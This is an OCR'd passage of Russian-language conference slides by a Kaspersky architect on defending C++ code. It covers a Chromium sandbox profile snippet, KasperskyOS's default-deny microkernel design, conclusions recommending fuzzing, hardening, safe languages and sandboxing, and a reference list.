
1. Sandbox Profile Language (SBPL)
2. Default deny
3. Задан список явно разрешенных ресурсов

renderer.sb (часть)

```
; Allow cf prefs to work.
(allow user-preference-read)

; process-info
(allow process-info-pidinfo)
(allow process-info-setcontrol (target self))

; File reads.
; Reads from the home directory.
(allow file-read-data
  (path (user-homedir-path "/.CFUserTextEncoding"))
  (path (user-homedir-path
"/Library/Preferences/com.apple.universalaccess.plist"))
)
……
```

KasperskyOS песочница

KasperskyOS – это ОС, в которой **весь код** кроме микроядра запускается в отдельных ~~доменах безопасности~~ **песочницах**



Ключевые особенности:

1. Микроядро
2. Взаимодействие между процессами **только через IPC**
3. Модуль безопасности Kaspersky Secure Module (KSM), контролирует все взаимодействия
4. **Default deny** для всех взаимодействий
5. Декларативный язык описания политик Policy Specification Language (PSL)
6. Методология разработки изначально безопасных решений **киберимуннитет** [15]

Выводы

Выводы

Есть плохие новости:

1. C++ не обеспечивает безопасную работу с памятью, что вызывает **70% уязвимостей** в продуктах
2. Эксплуатация уязвимостей позволяет запускать чужой код (RCE), получить полный контроль над системой и не только

Есть новости получше:


1. Можно значительно снизить риск появления ошибок (и связанных с ними уязвимостей), если использовать: фаззинг тесты, статический и динамический анализ
2. Можно значительно снизить риск эксплуатации уязвимостей если использовать различные опции харденинга
3. Можно совсем избавиться от ошибок памяти если использовать безопасные языки

Есть хорошие новости:

1. Можно практически полностью устранить **последствия** взлома, если запускать код в песочнице (sandbox)

Бонус

Можно обеспечить безопасность выполнения отдельных сценариев на **100%**, не смотря на уязвимости языка и возможные взломы, если использовать подход “secure by design” [13]



Меньше багов богу разработки: плюсы, минусы и нюансы имплементации подхода Secure by design

Источники

1. “Software Memory Safety” Cybersecurity Information Sheet
2. Chromium Disclosed Security Bugs
3. Exploiting v8: *CTF 2019 oob-v8
4. Deconstructing and Exploiting CVE-2020-6418
5. [DiceCTF 2022] - memory hole
6. Эксплойтинг браузера Chrome, часть 1: введение в V8 и внутреннее устройство JavaScript
7. DevSecOps: организация фаззинга исходного кода
8. Зачем нужен динамический анализ кода, если есть статический?
9. Control Flow Guard. Принцип работы и методы обхода на примере Adobe Flash Player
10. Sandbox
11. Linux Sandboxing
12. OSX Sandboxing Design
13. Меньше багов богу разработки: плюсы, минусы и нюансы имплементации подхода Secure by design
14. How JavaScript Works: Under the Hood of the V8 Engine
15. Кибериммунитет

Спасибо!

Игра для гуру C++

Сергей Талантов Архитектор ПО sergey.talantov@kaspersky.com

KasperskyOS